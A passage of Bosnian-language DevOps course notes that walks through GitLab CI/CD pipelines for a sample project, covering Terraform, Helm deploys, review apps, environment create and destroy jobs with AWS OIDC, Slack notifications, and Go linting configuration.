    - if: $CI_COMMIT_TAG =~ /^v\d+\.\d+\.\d+$/
  script:
    - |
      curl -X POST $SLACK_WEBHOOK_URL \
        --data "{ \"text\": \"🚀 $CI_COMMIT_TAG deployovan na produkciju!\" }"

```

`.post` stage se uvijek izvršava zadnji, bez obzira na status prethodnih stageva.

Pipeline duration: target < 10 minuta

Feedback loop od 30 minuta demotiviše programere. Cilj za project-A:

Stage	Target
lint	< 2 min
build	< 5 min
test	< 3 min (paralelno)
deploy	< 3 min
verify	< 1 min
Ukupno	< 14 min

Optimizacije: - Docker layer caching: `--cache-from` u build jobu - Parallel test execution - Lightweight lint images (ne pull pun Ubuntu za yamllint) - `needs:` keyword za prijevremeni start downstream joba

AI workflow

Sporiji pipeline? Daj Claude `.gitlab-ci.yml` za optimizaciju:

“Ovaj pipeline traje 28 minuta. Priloži `.gitlab-ci.yml`. Identifikuj bottlenecke i predloži optimizacije: paralelizacija, caching, stage reorganizacija. Prikaži očekivano trajanje nakon optimizacije.”

Veza sa project-A

Za project-A cilj je pipeline koji: 1. Daje lint feedback za 90 sekundi 2. Ima build + test paralelno, ne sekvencijalno 3. Deploy stage koji jasno pokazuje koji environment se ažurira 4. Slack notifikaciju na failed pipeline (da ne propustiš broken main) 5. Ukupno trajanje ispod 10 minuta za push na main branch

Source: `10-gitlab-pipelines-advanced/09-lab-kompletan-pipeline.md`

09 — LAB: Kompletan pipeline za project-A

Cilj

Napisati i testirati kompletan `.gitlab-ci.yml` za project-A koji pokriva: build, test, terraform plan/apply, helm deploy za sve environments, review apps, destroy jobove i notifikacije.

Stages pregled

```
stages:
  - lint
  - build
  - test
  - tf-plan
  - tf-apply
  - deploy
  - verify
  - destroy
```

Redoslijed je bitan — svaki stage čeka uspjeh prethodnog. `destroy` stage sadrži samo manuelne jobove koji se ne pokreću automatski.

Kompletan .gitlab-ci.yml

```

# =====
# project-A – GitLab CI/CD Pipeline
# =====

stages:
  - lint
  - build
  - test
  - tf-plan
  - tf-apply
  - deploy
  - verify
  - destroy

variables:
  IMAGE_NAME: $CI_REGISTRY_IMAGE
  IMAGE_TAG: $CI_COMMIT_SHORT_SHA
  TF_STATE_BUCKET: project-a-tf-state

# =====
# SHARED CONFIGURATIONS
# =====

.helm_base:
  image: alpine/helm:3.14
  before_script:
    - mkdir -p ~/.kube
    - echo "$KUBE_CONFIG" | base64 -d > ~/.kube/config
    - chmod 600 ~/.kube/config

.terraform_base:
  image:
    name: hashicorp/terraform:1.7
    entrypoint: [""]
  before_script:
    - cd $TF_DIR
    - terraform init
      -backend-config="bucket=$TF_STATE_BUCKET"
      -backend-config="key=$TF_STATE_KEY"
      -backend-config="region=eu-central-1"

# =====
# LINT STAGE
# =====

lint:dockerfile:
  stage: lint
  image: hadolint/hadolint:latest-alpine
  script:
    - hadolint Dockerfile
  rules:
    - if: $CI_MERGE_REQUEST_IID
    - if: $CI_COMMIT_BRANCH == "main"

lint:yaml:
  stage: lint
  image: cytopia/yamllint:1.26
  script:
    - yamllint .gitlab-ci.yml
    - yamllint helm/
  rules:
    - if: $CI_MERGE_REQUEST_IID
    - if: $CI_COMMIT_BRANCH == "main"

lint:terraform:
  stage: lint

```

```

image:
  name: hashicorp/terraform:1.7
  entrypoint: [""]
script:
  - terraform fmt -check -recursive terraform/
rules:
  - if: $CI_MERGE_REQUEST_IID
  - if: $CI_COMMIT_BRANCH == "main"

# =====
# BUILD STAGE
# =====

build:docker-image:
  stage: build
  image: docker:24
  services:
    - docker:24-dind
  script:
    - docker login -u $CI_REGISTRY_USER -p $CI_REGISTRY_PASSWORD $CI_REGISTRY
    - docker build
      --cache-from $IMAGE_NAME:latest
      --tag $IMAGE_NAME:$IMAGE_TAG
      --tag $IMAGE_NAME:latest
    - .
    - docker push $IMAGE_NAME:$IMAGE_TAG
    - docker push $IMAGE_NAME:latest
  rules:
    - if: $CI_MERGE_REQUEST_IID
    - if: $CI_COMMIT_BRANCH == "main"
    - if: $CI_COMMIT_TAG =~ /^v\d+\.\d+\.\d+$/

# =====
# TEST STAGE
# =====

test:security-scan:
  stage: test
  image:
    name: aquasec/trivy:latest
    entrypoint: [""]
  script:
    - trivy image
      --exit-code 1
      --severity HIGH,CRITICAL
      --no-progress
      $IMAGE_NAME:$IMAGE_TAG
  allow_failure: true # ne blokiraj deploy za security findings u projektu učenja
  rules:
    - if: $CI_MERGE_REQUEST_IID
    - if: $CI_COMMIT_BRANCH == "main"

test:helm-lint:
  stage: test
  image: alpine/helm:3.14
  script:
    - helm lint helm/helloworld/
    - helm template helm/helloworld/ -f helm/helloworld/values/dev.yaml
  rules:
    - if: $CI_MERGE_REQUEST_IID
    - if: $CI_COMMIT_BRANCH == "main"

# =====
# TERRAFORM PLAN STAGE
# =====

tf-plan:dev:

```

```

extends: .terraform_base
stage: tf-plan
variables:
  TF_DIR: terraform/environments/dev
  TF_STATE_KEY: dev/terraform.tfstate
  AWS_ROLE_ARN: $DEV_AWS_ROLE_ARN
script:
  - terraform plan -no-color -out=tfplan | tee plan.txt
  - |
    if [ -n "$CI_MERGE_REQUEST_IID" ]; then
      PLAN=$(cat plan.txt | tail -20)
      curl -s --request POST \
        --header "PRIVATE-TOKEN: $GITLAB_TOKEN" \
        --data "body=**Terraform plan (dev):**\n\`\`\`\n${PLAN}\n\`\`\`" \
        "$CI_API_V4_URL/projects/$CI_PROJECT_ID/merge_requests/$CI_MERGE_REQUEST_IID/notes"
    fi
artifacts:
  paths: [terraform/environments/dev/tfplan]
  expire_in: 1 day
rules:
  - if: $CI_MERGE_REQUEST_IID
  - if: $CI_COMMIT_BRANCH == "main"

# =====
# TERRAFORM APPLY STAGE
# =====

tf-apply:dev:
  extends: .terraform_base
  stage: tf-apply
  variables:
    TF_DIR: terraform/environments/dev
    TF_STATE_KEY: dev/terraform.tfstate
    AWS_ROLE_ARN: $DEV_AWS_ROLE_ARN
  script:
    - terraform apply -auto-approve
  needs: [tf-plan:dev]
  rules:
    - if: $CI_COMMIT_BRANCH == "main"

# =====
# DEPLOY STAGE
# =====

deploy:review:
  extends: .helm_base
  stage: deploy
  variables:
    KUBE_CONFIG: $KUBE_CONFIG_DEV
  environment:
    name: review/$CI_MERGE_REQUEST_IID
    url: https://mr-$CI_MERGE_REQUEST_IID.dev.firma.com
    on_stop: destroy:review
    auto_stop_in: 3 days
  script:
    - >
      helm upgrade --install helloworld-mr-$CI_MERGE_REQUEST_IID
      ./helm/helloworld
      --namespace helloworld-mr-$CI_MERGE_REQUEST_IID
      --create-namespace
      -f helm/helloworld/values/dev.yaml
      --set image.tag=$IMAGE_TAG
      --set ingress.host=mr-$CI_MERGE_REQUEST_IID.dev.firma.com
      --wait --timeout 5m --atomic
  rules:
    - if: $CI_MERGE_REQUEST_IID

```

```

deploy:dev:
  extends: .helm_base
  stage: deploy
  variables:
    KUBE_CONFIG: $KUBE_CONFIG_DEV
  environment:
    name: dev
    url: https://app.dev.firma.com
  script:
    - >
      helm upgrade --install helloworld ./helm/helloworld
      --namespace helloworld-dev --create-namespace
      -f helm/helloworld/values/dev.yaml
      --set image.tag=$IMAGE_TAG
      --wait --timeout 5m --atomic
  rules:
    - if: $CI_COMMIT_BRANCH == "main"

deploy:staging:
  extends: .helm_base
  stage: deploy
  variables:
    KUBE_CONFIG: $KUBE_CONFIG_STAGING
  environment:
    name: staging
    url: https://app.staging.firma.com
  script:
    - >
      helm upgrade --install helloworld ./helm/helloworld
      --namespace helloworld-staging --create-namespace
      -f helm/helloworld/values/staging.yaml
      --set image.tag=$IMAGE_TAG
      --wait --timeout 5m --atomic
  rules:
    - if: $CI_COMMIT_BRANCH == "main"

deploy:prod:
  extends: .helm_base
  stage: deploy
  variables:
    KUBE_CONFIG: $KUBE_CONFIG_PROD
  environment:
    name: prod
    url: https://app.firma.com
  when: manual
  script:
    - >
      helm upgrade --install helloworld ./helm/helloworld
      --namespace helloworld-prod --create-namespace
      -f helm/helloworld/values/prod.yaml
      --set image.tag=$IMAGE_TAG
      --wait --timeout 10m --atomic
  rules:
    - if: $CI_COMMIT_TAG =~ /^v\d+\.\d+\.\d+$/
      when: manual

# =====
# VERIFY STAGE
# =====

verify:dev:
  stage: verify
  image: curlimages/curl:latest
  script:
    - sleep 15
    - curl -f --max-time 30 https://app.dev.firma.com/
  rules:

```

```

- if: $CI_COMMIT_BRANCH == "main"

# =====
# DESTROY STAGE (svi manuelni)
# =====

destroy:review:
  extends: .helm_base
  stage: destroy
  variables:
    KUBE_CONFIG: $KUBE_CONFIG_DEV
    GIT_STRATEGY: none
  environment:
    name: review/$CI_MERGE_REQUEST_IID
    action: stop
  when: manual
  script:
    - helm uninstall helloworld-mr-$CI_MERGE_REQUEST_IID
      --namespace helloworld-mr-$CI_MERGE_REQUEST_IID || true
    - kubectl delete namespace helloworld-mr-$CI_MERGE_REQUEST_IID || true
  rules:
    - if: $CI_MERGE_REQUEST_IID
      when: manual

destroy:dev:
  stage: destroy
  image:
    name: hashicorp/terraform:1.7
    entrypoint: [""]
  when: manual
  environment:
    name: dev
    action: stop
  script:
    - echo "$KUBE_CONFIG_DEV" | base64 -d > /tmp/kubeconfig
    - export KUBECONFIG=/tmp/kubeconfig
    - helm uninstall helloworld --namespace helloworld-dev || true
    - kubectl delete namespace helloworld-dev || true
    - cd terraform/environments/dev
    - terraform init -backend-config="bucket=$TF_STATE_BUCKET"
    - terraform destroy -auto-approve
  rules:
    - if: $CI_COMMIT_BRANCH == "main"
      when: manual

# =====
# NOTIFICATIONS (.post uvijek radi)
# =====

notify:failure:
  stage: .post
  image: curlimages/curl:latest
  when: on_failure
  script:
    - |
      curl -X POST $SLACK_WEBHOOK_URL \
        -H 'Content-type: application/json' \
        --data "{\"text\": \"Pipeline failed: $CI_COMMIT_BRANCH by $GITLAB_USER_NAME --
<$CI_PIPELINE_URL|View>\"}"
  rules:
    - if: $CI_COMMIT_BRANCH == "main"
      when: on_failure

```

Podman alternativa za build:docker-image **job:** Zamijeni docker:24-dind s Podman pristupom koji ne zahtijeva privileged runner: `yaml build:podman-image: image: quay.io/podman/stable variables: STORAGE_DRIVER: vfs script: - podman login -u $CI_REGISTRY_USER -p $CI_REGISTRY_PASSWORD $CI_REGISTRY`

```
- podman build --tag $IMAGE_NAME:$IMAGE_TAG --tag $IMAGE_NAME:latest . - podman push $IMAGE_NAME:$IMAGE_TAG - podman push $IMAGE_NAME:latest Za multi-platform build: podman manifest create + podman build --platform (vidi modul 01/12).
```

Testiranje pipeline-a: step by step

Korak 1: Push na feature branch

```
git checkout -b feature/novi-naslov
# Izmijeni index.html
git add . && git commit -m "feat: promijeni naslov"
git push origin feature/novi-naslov
```

Otvori MR u GitLab UI. Vidi: lint → build → test → deploy:review. Klikni “View app” link u MR panelu.

Korak 2: Merge u main Merge MR. Prati: deploy:dev → deploy:staging → verify:dev. Provjeri <https://app.dev.firma.com> — nova verzija.

Korak 3: Tag za prod

```
git tag v1.0.0
git push origin v1.0.0
```

U GitLab Pipelines vidiš pipeline za tag. `deploy:prod` je manuelni — klikni “Run”.

Korak 4: Destroy dev Pipelines → pronađi pipeline na main → `destroy:dev` job → klikni “Run”. Provjeri AWS konzolu — EKS workload gone.

AI workflow

Ceo `.gitlab-ci.yml` daj Claude za review i optimizaciju:


“Ovo je `.gitlab-ci.yml` za project-A. Review: 1. Postoje li sigurnosni propusti (exposed secrets, previše permisija)? 2. Koje jobove možeš paralelizovati? 3. Gdje se gubi najviše vremena? 4. Nedostaje li nešto što bi trebalo biti u production-grade pipeline-u?”

Source: `10-gitlab-pipelines-advanced/10-env-lifecycle-management.md`

Environment lifecycle management — pipeline-driven

Kompletni ciklus: **create** → **deploy** → **discover URLs** → **destroy**. Sve radi i kroz GitLab pipeline (UI) i sa lokalne mašine (isti skripti).

Arhitektura lifecycle-a




```

# Environment lifecycle stages
stages:
  - validate
  - build
  - test
  - env-create      # NEW: create AWS environment
  - migrate
  - deploy
  - verify
  - env-info        # NEW: show all URLs and status
  - env-destroy     # NEW: destroy environment

# — ENVIRONMENT CREATE —————

.tf_base:
  image:
    name: hashicorp/terraform:1.7
    entrypoint: [""]
  before_script:
    - apk add --no-cache aws-cli kubectl helm curl bash
    - aws sts assume-role-with-web-identity
      --role-arn "$AWS_ROLE_ARN"
      --role-session-name "gitlab-ci-{{CI_PIPELINE_ID}}"
      --web-identity-token "$AWS_OIDC_TOKEN"
      --duration-seconds 3600 > /tmp/aws_creds.json
    - export AWS_ACCESS_KEY_ID=$(jq -r '.Credentials.AccessKeyId' /tmp/aws_creds.json)
    - export AWS_SECRET_ACCESS_KEY=$(jq -r '.Credentials.SecretAccessKey' /tmp/aws_creds.json)
    - export AWS_SESSION_TOKEN=$(jq -r '.Credentials.SessionToken' /tmp/aws_creds.json)
  id_tokens:
    AWS_OIDC_TOKEN:
      aud: https://gitlab.com

create:env:dev:
  extends: .tf_base
  stage: env-create
  when: manual
  allow_failure: false
  environment:
    name: development
    url: https://app.dev.firma.com
    on_stop: destroy:env:dev
  variables:
    AWS_ROLE_ARN: $DEV_AWS_ROLE_ARN
    TF_ENV: dev
  script:
    - echo "=== Creating DEV environment ==="

    # Terraform apply
    - cd terraform/envs/dev
    - terraform init -backend-config="bucket={{TF_STATE_BUCKET}}" -backend-config="key=dev/
terraform.tfstate"
    - terraform plan -var-file=dev.tfvars -out=plan.tfplan
    - terraform apply plan.tfplan

    # Save outputs for next jobs
    - terraform output -json > /tmp/tf_outputs.json
    - echo "EKS_CLUSTER_NAME=$(terraform output -raw cluster_name)" >> create.env
    - echo "AWS_REGION=$(terraform output -raw aws_region)" >> create.env

    # Configure kubectl
    - aws eks update-kubeconfig
      --name "$(terraform output -raw cluster_name)"
      --region "$(terraform output -raw aws_region)"
      --alias dev

    # Install ALB Controller

```

```

- helm upgrade --install aws-load-balancer-controller eks/aws-load-balancer-controller
  --namespace kube-system
  --set clusterName="$(terraform output -raw cluster_name)"
  --set serviceAccount.annotations."eks\.amazonaws\.com/role-arn"="$(terraform output -raw
alb_controller_role_arn)"
  --wait --timeout 5m

# Install cert-manager
- helm upgrade --install cert-manager jetstack/cert-manager
  --namespace cert-manager --create-namespace
  --set installCRDs=true
  --wait --timeout 5m

# Install External Secrets Operator
- helm upgrade --install external-secrets external-secrets/external-secrets
  --namespace external-secrets --create-namespace
  --wait --timeout 5m

- echo "=== DEV environment created ==="
artifacts:
  reports:
    dotenv: create.env
    expire_in: 1 day

create:env:staging:
  extends: create:env:dev
  environment:
    name: staging
    url: https://app.staging.firma.com
    on_stop: destroy:env:staging
  variables:
    AWS_ROLE_ARN: $STAGING_AWS_ROLE_ARN
    TF_ENV: staging
  script:
    - cd terraform/envs/staging
    - terraform init -backend-config="bucket=${TF_STATE_BUCKET}" -backend-config="key=staging/
terraform.tfstate"
    - terraform apply -var-file=staging.tfvars -auto-approve
    # ... isti pattern

# — DEPLOY —————

.deploy_base:
  image: alpine/helm:3.14
  before_script:
    - apk add --no-cache aws-cli curl jq bash
    # AWS auth (isti pattern kao tf_base)
    - echo "$KUBE_CONFIG" | base64 -d > ~/.kube/config

deploy:dev:
  extends: .deploy_base
  stage: deploy
  needs: [build:images, migrate:dev]
  environment:
    name: development
    url: https://app.dev.firma.com
  variables:
    AWS_ROLE_ARN: $DEV_AWS_ROLE_ARN
  script:
    - echo "=== Deploying to DEV ==="

# Create namespace if not exists
- kubectl create namespace project-a-dev --dry-run=client -o yaml | kubectl apply -f -

# Deploy app
- helm upgrade --install project-a ./helm/project-a
  --namespace project-a-dev

```

```

    -f helm/project-a/values/dev.yaml
    --set goService.image.tag=$CI_COMMIT_SHA
    --set phpService.image.tag=$CI_COMMIT_SHA
    --set notificationService.image.tag=$CI_COMMIT_SHA
    --set frontend.image.tag=$CI_COMMIT_SHA
    --wait --timeout 5m --atomic

# Deploy monitoring
- helm upgrade --install monitoring prometheus-community/kube-prometheus-stack
  --namespace monitoring --create-namespace
  -f helm/monitoring/values-dev.yaml
  --wait --timeout 10m

# Seed database (first deploy only)
- kubectl exec -n project-a-dev deployment/go-service --
  /server seed --if-empty 2>/dev/null || true

# Discover and print URLs
- bash scripts/get-urls.sh dev

- echo "=== Deploy complete ==="

# — ENV INFO (discover URLs) —————

env:info:dev:
  stage: env-info
  image: alpine:3.19
  needs: []
  when: manual
  allow_failure: true
  environment:
    name: development
  script:
    - apk add --no-cache kubectl aws-cli jq
    - echo "$KUBE_CONFIG_DEV" | base64 -d > ~/.kube/config

    - echo "====="
    - echo "=== PROJECT-A DEV ENVIRONMENT INFO ==="
    - echo "====="
    - echo ""

    - echo "--- APPLICATION ---"
    - APP_URL=$(kubectl get ingress project-a -n project-a-dev
      -o jsonpath='{.status.loadBalancer.ingress[0].hostname}' 2>/dev/null || echo "Not deployed")
    - echo "App URL:          https://$APP_URL"

    - echo ""
    - echo "--- MONITORING ---"
    - GF_URL=$(kubectl get ingress -n monitoring
      -l app.kubernetes.io/name=grafana
      -o jsonpath='{.items[0].status.loadBalancer.ingress[0].hostname}' 2>/dev/null || echo "Not
installed")
    - echo "Grafana:          https://$GF_URL"

    - echo ""
    - echo "--- MAILPIT (email testing) ---"
    - MAIL_URL=$(kubectl get ingress mailpit -n project-a-dev
      -o jsonpath='{.status.loadBalancer.ingress[0].hostname}' 2>/dev/null || echo "Not installed")
    - echo "Mailpit:           https://$MAIL_URL"

    - echo ""
    - echo "--- KUBERNETES ---"
    - echo "Nodes:"
    - kubectl get nodes --no-headers | awk '{print "  "$1 (" "$5)"}'
    - echo ""
    - echo "Pods:"
    - kubectl get pods -n project-a-dev --no-headers |

```

```

    awk '{print "  \"$1\" [\"$3\"]\"}'

- echo ""
- echo "--- AWS RESOURCES ---"
- echo "EKS Cluster:    $(aws eks list-clusters --query 'clusters[?contains(@,`project-a-dev`)]|[0]' --output text)"
- echo "RDS:              $(aws rds describe-db-instances --query 'DBInstances[?contains(DBInstanceIdentifier,`dev`)].DBInstanceStatus' --output text)"

- echo ""
- echo "--- ESTIMATED DAILY COST ---"
- echo "  (Run: aws ce get-cost-and-usage for exact figures)"
- echo "  EKS node (t3.medium x1): ~\$1.13/day"
- echo "  RDS (t3.micro):           ~\$0.82/day"
- echo "  NAT Gateway:             ~\$1.08/day"
- echo "  ALB:                     ~\$0.53/day"
- echo "  Total est.:              ~\$3.56/day"
- echo "===== "

# — ENV DESTROY —————

destroy:env:dev:
  extends: .tf_base
  stage: env-destroy
  when: manual
  allow_failure: false
  environment:
    name: development
    action: stop
  variables:
    AWS_ROLE_ARN: $DEV_AWS_ROLE_ARN
  script:
    - echo "=== Destroying DEV environment ==="

    # Step 1: Uninstall Helm releases (removes ALB)
    - echo "$KUBE_CONFIG_DEV" | base64 -d > ~/.kube/config
    - helm uninstall project-a -n project-a-dev 2>/dev/null || true
    - helm uninstall monitoring -n monitoring 2>/dev/null || true
    - helm uninstall aws-load-balancer-controller -n kube-system 2>/dev/null || true

    # Step 2: Wait for ALB deletion (max 3 min)
    - echo "Waiting for ALB to be deleted..."
    - |
      TIMEOUT=180
      START=$SECONDS
      while aws elbv2 describe-load-balancers \
        --query "LoadBalancers[?contains(LoadBalancerName,'project-a-dev')]" \
        --output text 2>/dev/null | grep -q .; do
        [ $((SECONDS-START)) -gt $TIMEOUT ] && { echo "ALB timeout - continuing"; break; }
        sleep 10
        echo "Still waiting..."
      done
    - echo "ALB removed."

    # Step 3: Terraform destroy
    - cd terraform/envs/dev
    - terraform init -backend-config="bucket=${TF_STATE_BUCKET}" -backend-config="key=dev/terraform.tfstate"
    - terraform destroy -var-file=dev.tfvars -auto-approve

    # Step 4: Verify
    - echo "=== POST-DESTROY VERIFICATION ==="
    -
    aws eks list-clusters --query "clusters[?contains(@,'project-a-dev')]" --output text | grep -q . &&
    echo "WARNING: EKS still exists!" || echo "✓ EKS deleted"
    - aws rds describe-db-instances --query "DBInstances[?contains(DBInstanceIdentifier,'project-a-dev')].DBInstanceStatus" --output text | grep -q . && echo "WARNING:

```

```
RDS still exists!" || echo "✓ RDS deleted"
- echo "====="
- echo "=== DEV ENVIRONMENT DESTROYED ==="
- echo "Monthly savings: ~\$107 (if running 30 days)"
- echo "====="

# — SCHEDULED: Auto-destroy dev every Friday 18:00 —————

destroy:env:dev:scheduled:
  extends: destroy:env:dev
  environment:
    name: development
    action: stop
  rules:
    - if: '$CI_PIPELINE_SOURCE == "schedule" && $SCHEDULE_NAME == "weekly-cleanup"'
  after_script:
    - |
      curl -X POST -H 'Content-type: application/json' \
        --data '{"text": "👉 Dev environment destroyed (weekly cleanup). Recreate: GitLab → Pipeline → create:env:dev"}' \
        $SLACK_WEBHOOK_URL 2>/dev/null || true
```

Lokalna egzekucija — isti skripti, bez pipeline

Svaki pipeline job može se izvršiti lokalno. Nema razlike u logici — samo nema GitLab context varijabli.

```
# Kreiraj environment lokalno
export AWS_PROFILE=project-a-dev
cd terraform/envs/dev
terraform apply -var-file=dev.tfvars
aws eks update-kubeconfig --name project-a-dev --region eu-west-1

# Deploy lokalno
helm upgrade --install project-a ./helm/project-a \
  --namespace project-a-dev \
  -f helm/project-a/values/dev.yaml \
  --set goService.image.tag=$(git rev-parse --short HEAD)

# Discover URLs
bash scripts/get-urls.sh dev

# Destroy lokalno
bash scripts/total-destroy.sh dev
```

scripts/get-urls.sh

Skript koji koriste i pipeline i lokalna mašina:

```
#!/usr/bin/env bash
# scripts/get-urls.sh <env>
set -euo pipefail

ENV=${1:-dev}
NS="project-a-${ENV}"

echo "====="
echo "=== PROJECT-A ${ENV^^} URLS ==="
echo "====="

get_ingress_host() {
    local name=$1 ns=$2
    kubectl get ingress "$name" -n "$ns" \
        -o jsonpath='{.status.loadBalancer.ingress[0].hostname}' 2>/dev/null \
        || echo "pending..."
}

APP=$(get_ingress_host project-a "$NS")
GF=$(kubectl get ingress -n monitoring \
    -l app.kubernetes.io/name=grafana \
    -o jsonpath='{.items[0].status.loadBalancer.ingress[0].hostname}' 2>/dev/null || echo "not
installed")
MAIL=$(get_ingress_host mailpit "$NS")

echo ""
echo "  App:      https://${APP}"
echo "  Grafana:  https://${GF}"
echo "  Mailpit:  https://${MAIL}"
echo ""
echo "====="
```

```
#!/usr/bin/env bash
# scripts/total-destroy.sh <env>
# Siguran destroy: Helm prvo (uklanja ALB), čeka ALB brisanje, Terraform destroy
set -euo pipefail

ENV=${1:?Usage: total-destroy.sh <env>}
NS="project-a-${ENV}"
TF_DIR="terraform/envs/${ENV}"

echo "=== DESTROYING ${ENV^^} ENVIRONMENT ==="
echo "This will remove ALL AWS resources. Press Ctrl+C to cancel."
read -t 10 -p "Nastavljam za 10 sekundi... " || true

# 1. Helm uninstall
echo "--- Removing Helm releases ---"
kubectl config use-context "${ENV}" 2>/dev/null || true
helm uninstall project-a -n "${NS}" 2>/dev/null && echo "project-a removed" || echo "project-a not found"
helm uninstall monitoring -n monitoring 2>/dev/null && echo "monitoring removed" || echo "monitoring not found"
helm uninstall aws-load-balancer-controller -n kube-system 2>/dev/null && echo "alb-controller removed" || echo "alb-controller not found"

# 2. Wait for ALB
echo "--- Waiting for ALB deletion (max 3min) ---"
TIMEOUT=180
START=$SECONDS
while aws elbv2 describe-load-balancers \
  --query "LoadBalancers[?contains(LoadBalancerName,'project-a-${ENV}')]\" \
  --output text 2>/dev/null | grep -q .; do
  if [ $((SECONDS - START)) -gt $TIMEOUT ]; then
    echo "WARNING: ALB timeout, continuing anyway"
    break
  fi
  sleep 10
  echo " Still waiting for ALB... ($((SECONDS - START))s)"
done
echo "ALB clear."

# 3. Terraform destroy
echo "--- Terraform destroy ---"
cd "${TF_DIR}"
terraform init -reconfigure \
  -backend-config="bucket=${TF_STATE_BUCKET}" \
  -backend-config="key=${ENV}/terraform.tfstate"
terraform destroy -var-file="${ENV}.tfvars" -auto-approve

# 4. Verify
echo ""
echo "=== POST-DESTROY CHECK ==="
aws eks list-clusters \
  --query "clusters[?contains(@,'project-a-${ENV}')]\" \
  --output text | grep -q . \
  && echo " WARNING: EKS still exists!" \
  || echo " ✓ EKS deleted"

aws rds describe-db-instances \
  --query "DBInstances[?contains(DBInstanceIdentifier,'project-a-${ENV}')].DBInstanceIdentifier\" \
  --output text | grep -q . \
  && echo " WARNING: RDS still exists!" \
  || echo " ✓ RDS deleted"

echo ""
echo "=== ${ENV^^} ENVIRONMENT DESTROYED ==="
```


Ključni koncepti

OIDC auth umjesto long-lived credentials

Pipeline ne koristi `AWS_ACCESS_KEY_ID` / `AWS_SECRET_ACCESS_KEY` varijable. Koristi OIDC federation:

```
GitLab CI job
| id_tokens: AWS_OIDC_TOKEN (JWT sa claim: sub=project:env:ref)
▼
AWS STS AssumeRoleWithWebIdentity
| verifikuje JWT potpis (GitLab OIDC provider)
▼
Temporary credentials (1h TTL)
| automatski expire – nema leakage
▼
Terraform / kubectl / helm operacije
```

IAM Trust Policy na svakom env roleu:

```
{
  "Condition": {
    "StringLike": {
      "gitlab.com:sub": "project_path:myorg/project-a:ref_type:branch:ref:main"
    }
  }
}
```

on_stop — veza između create i destroy

```
create:env:dev:
  environment:
    name: development
    on_stop: destroy:env:dev ← GitLab zna koji job je "stop" akcija

destroy:env:dev:
  environment:
    action: stop ← mora biti deklarirano
```

GitLab UI prikazuje “Stop” dugme na Environments stranici. Kada se pritisne — triggera `destroy:env:dev` job direktno.

artifacts: dotenv — dijeljenje outputa između jobova

```
# create job
artifacts:
  reports:
    dotenv: create.env ← KEY=VALUE format, GitLab čita automatski

# deploy job (downstream)
needs:
  - job: create:env:dev
    artifacts: true ← EKS_CLUSTER_NAME i AWS_REGION dostupni kao env vars
```

--atomic u helm upgrade

```
helm upgrade --install project-a ./helm/project-a \
  --wait --timeout 5m \
  --atomic ← ako deploy ne uspije u timeout-u, automatski rollback
```

Bez `--atomic`: failed deploy ostavlja polu-deployan stanje. Sa `--atomic`: ili 100% uspješan novi release ili vraćanje na prethodni.

11. Code Style i Linting

Zašto code style kao pipeline gate

Code style nije estetika — to je **inženjerska disciplina**. U timu gdje svaki dev formatira po svom nahođenju, code review postaje dvodnevni maraton oko zareza i razmaka umjesto rasprave o arhitekturi.

Četiri razloga zašto style ide kao prvi gate:

1. **Konsistentnost** — svaki dev piše na isti način → code review fokusiran na logiku, ne stil. Diff koji prikaže samo semantičke promjene, ne whitespace noise.
2. **Automatiziranost** — nema “zaboravio sam formatirati”. CI odbija commit dok kod ne prođe sve checkove. Nije stvar dobre volje.
3. **Dva sloja zaštite** — pre-commit hook hvata probleme lokalno (brzo, odmah), CI pipeline hvata sve što je prošlo kroz hook (pouzđano, nepremostivo). Oba sloja su potrebna.
4. **Determinizam** — `gofmt` je deterministički: isti input → uvijek isti output, bez obzira tko ga pokreće, na kojoj mašini, u koje doba dana. Nema diskusije “moj editor to formatira drugačije”.

Princip: validate stage se izvršava PRVI, u paraleli, prije build stagea. Ako BILO KOJI style check padne → pipeline staje → nema builda, nema deploya.

Konfiguracije po tehnologiji

Go — gofmt + golangci-lint

`.golangci.yml` smješten u `services/go-service/`:

```

run:
  timeout: 5m
  modules-download-mode: readonly

linters-settings:
  gofmt:
    simplify: true
  goimports:
    local-prefixes: github.com/youruser/project-a
  errcheck:
    check-type-assertions: true
  govet:
    enable-all: true
  misspell:
    locale: US
  gosec:
    severity: medium
    confidence: medium

linters:
  enable:
    - gofmt
    - goimports
    - govet
    - errcheck
    - staticcheck
    - gosec
    - misspell
    - unconvert
    - unparam
    - godot          # komentari završavaju točkom
  disable:
    - exhauststruct  # previše strict za naš stack
    - wsl            # opinionated whitespace, skip

issues:
  exclude-rules:
    - path: "_test.go"
      linters: [gosec, errcheck]  # Test fajlovi su manje strict
    - path: "gen/"
      linters: [all]              # Auto-generated protobuf code

output:
  format: colored-line-number

```

Pokretanje kroz Docker (bez lokalnog instaliranja alata):

```

# Check (read-only, ne mijenja fajlove):
docker run --rm \
  -v $(pwd)/services/go-service:/app \
  -w /app \
  golangci/golangci-lint:v1.57 \
  golangci-lint run ./...

# Auto-fix (samo gofmt dio):
docker run --rm \
  -v $(pwd)/services/go-service:/app \
  -w /app \
  golang:1.22 \
  gofmt -w .

```

Podman: podman run --rm -v \$(pwd)/services/go-service:/app -w /app golangci/golangci-lint:v1.57 golangci-lint run ./... **Podman:** podman run --rm -v \$(pwd)/services/go-service:/app -w /app golang:1.22 gofmt -w .

PHP — PHP-CS-Fixer

`.php-cs-fixer.php` smješten u `services/php-service/`:

```
<?php

$finder = PhpCsFixer\Finder::create()
